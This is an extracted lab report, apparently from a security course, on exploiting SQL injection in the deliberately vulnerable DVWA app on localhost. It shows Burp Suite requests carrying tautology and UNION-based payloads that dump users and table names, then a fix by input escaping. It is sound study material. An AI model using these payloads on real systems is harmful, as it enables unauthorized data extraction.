



# Project 1 : Identifying and Exploiting SQL Injection Vulnerabilities


## Using DVWA



## SQL Injection



Test request entry and observe output



Intercept with Burp Suite

Vulnerability: SQL Injection :: DVWA

localhost/DVWA/vulnerabilities/sqli/

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin


Security Level: low

Locale: en

SQLi DB: mysql

View Source

View Help



Vulnerability: SQL Injection

User ID:

Submit

More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

Damn Vulnerable Web Application (DVWA)

Burp Suite Community Edition v2025.4.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Request to http://localhost:80 [127.0.0.1] Open browser

Time	Type	Direction	Method	URL	Status code	Length
16:55:47 28 ...	HTTP	→ Request	GET	http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit		

**Request**

```

1 GET /DVWA/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=j0eubb4ioip6biglk7tqdiniq7; security=low
          
```

**Inspector**

- Request attributes 2
- Request query parameters 2
- Request body parameters 0
- Request cookies 2
- Request headers 16

Event log (16) All issues

Memory: 143.9MB Disabled

Modify id parameter with SQL Injection payload 1' OR '1'='1

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.4.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://localhost:80 [127.0.0.1] Open browser

Time	Type	Direction	Method	URL	Status code	Length
17:00:21 28 ...	HTTP	→ Request	GET	http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit		

**Request**

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=j0eubb4ioip6bigik7tqdinlg7; security=low
```

Inspector

Back

id

Value

1'%'200R%'20'1'%'3d'1

Decoded from: URL encoding

1' OR '1'='1

Cancel Apply changes

Memory: 161.1MB Disabled

Event log (16) All issues

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.4.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://localhost:80 [127.0.0.1] Open browser

Time	Type	Direction	Method	URL	Status code	Length
17:00:21 28 ...	HTTP	→ Request	GET	http://localhost/DVWA/vulnerabilities/sqli/?id=1'%'200R%'20'1'%'3d'1&Submit=Submit		

**Request**

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/sqli/?id=1'%'200R%'20'1'%'3d'1&Submit=Submit HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=j0eubb4ioip6bigik7tqdinlg7; security=low
```

Inspector

Back

id

Value

1'%'200R%'20'1'%'3d'1

Decoded from: URL encoding

1' OR '1'='1

Cancel Apply changes

Memory: 153.6MB Disabled

Event log (16) All issues

Output with modified request returned all users in the database

Vulnerability: SQL Injection :: DVWA

localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

Locale: en

SQLi DB: mysql

View Source

View Help

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1

First name: admin

Surname: admin

ID: 1' OR '1'='1

First name: Gordon

Surname: Brown

ID: 1' OR '1'='1

First name: Hack

Surname: Me

ID: 1' OR '1'='1

First name: Pablo

Surname: Picasso

ID: 1' OR '1'='1

First name: Bob

Surname: Smith

More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

Damn Vulnerable Web Application (DVWA)

SQL injection to extract database information

Burp Suite Community Edition v2025.4.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://localhost:80 [127.0.0.1] Open browser

Time	Type	Direction	Method	URL	Status code	Length
17:06:13 28 ...	HTTP	→ Request	GET	http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit		

**Request**

```

1 GET /DVWA/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=j0eubh4ioip6biglk7tqdinlg7; security=low
17 Connection: keep-alive
18
19

```

**Inspector**

Query parameter

Name	Value
id	1%20UNION%20SELECT%20table_name%20c%20null%20FROM%20information_schema.tables%20WHERE%20table_schema%20database()--%20-

Decoded from: URL encoding

```

1%20UNION%20SELECT%20table_name, null F
ROM information_schema.tables WHER
E table_schema=database()-- -

```

Event log (16) All issues

Memory: 155.8MB Disabled

Output shows the table names in the database

Vulnerability: SQL Injection :: DVWA

localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#

## Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()-- -
First name: guestbook
Surname:

ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()-- -
First name: users
Surname:
```

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect  
Cryptography  
API

DVWA Security  
PHP Info  
About

Logout

Username: admin  
Security Level: low  
Locale: en  
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

Adding input validation to prevent SQL injection



```
C:\xampp\htdocs\DVWA\vulnerabilities\sql\source\low.php - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
low.php
1 <?php
2
3 if( isset( $_REQUEST[ 'Submit' ] ) ) {
4     // Get input
5     $id = $_REQUEST[ 'id' ];
6
7     //Input validation
8     $My_sanitized_id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);
9
10    switch ( $DVWA['SQLI_DB']) {
11        case MYSQL:
12            // Check database
13            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$My_sanitized_id'";
14            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"]) ? get_class() : gettype()) . ": " . mysqli_error($GLOBALS["__mysqli_ston"])) . "</pre>");
15
16            // Get results
17            while( $row = mysqli_fetch_assoc( $result ) ) {
18                // Get values
19                $first = $row["first_name"];
20                $last = $row["last_name"];
21
22                // Feedback for end user
23                $html .= "<pre>ID: {$My_sanitized_id}<br />First name: {$first}<br />Surname: {$last}</pre>";
24            }
25
26            mysqli_close($GLOBALS["__mysqli_ston"]);
27            break;
28        case SQLITE:
29            global $sqlite_db_connection;
30
31            # $sqlite_db_connection = new SQLite3($DVWA['SQLITE_DB']);
32            # $sqlite_db_connection->enableExceptions(true);
33
34            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$My_sanitized_id'";
35            #print $query;
36            try {
37                $results = $sqlite_db_connection->query($query);
38            } catch (Exception $e) {
39                echo 'Caught exception: ' . $e->getMessage();
40                exit();
41            }
42
43            if ($results) {
44                while ($row = $results->fetchArray()) {
45                    // Get values
46                    $first = $row["first_name"];
47                    $last = $row["last_name"];
48
49                    // Feedback for end user
50                    $html .= "<pre>ID: {$My_sanitized_id}<br />First name: {$first}<br />Surname: {$last}</pre>";
51                }
52            }
53    }
54}
```

PHP Hypertext Preprocessor file      length: 1,806    lines: 60      Ln: 7    Col: 1    Sel: 100 | 2      Windows (CR LF)    UTF-8    INS

Output does not return all users in database or list table names in database

Vulnerability: SQL Injection :: DVWA

localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

Locale: en

SQLi DB: mysql

Vulnerability: SQL Injection

User ID:

ID: 1\' OR \'1\'=\'1  
First name: admin  
Surname: admin

More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

View Source

View Help

Damn Vulnerable Web Application (DVWA)

Vulnerability: SQL Injection :: DVWA

localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

Locale: en

SQLi DB: mysql

View Source

View Help

Vulnerability: SQL Injection

User ID:

Submit

ID: 1\' UNION SELECT table\_name, null FROM information\_schema.tables WHERE table\_schema=database()-- --

First name: admin

Surname: admin

More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

Damn Vulnerable Web Application (DVWA)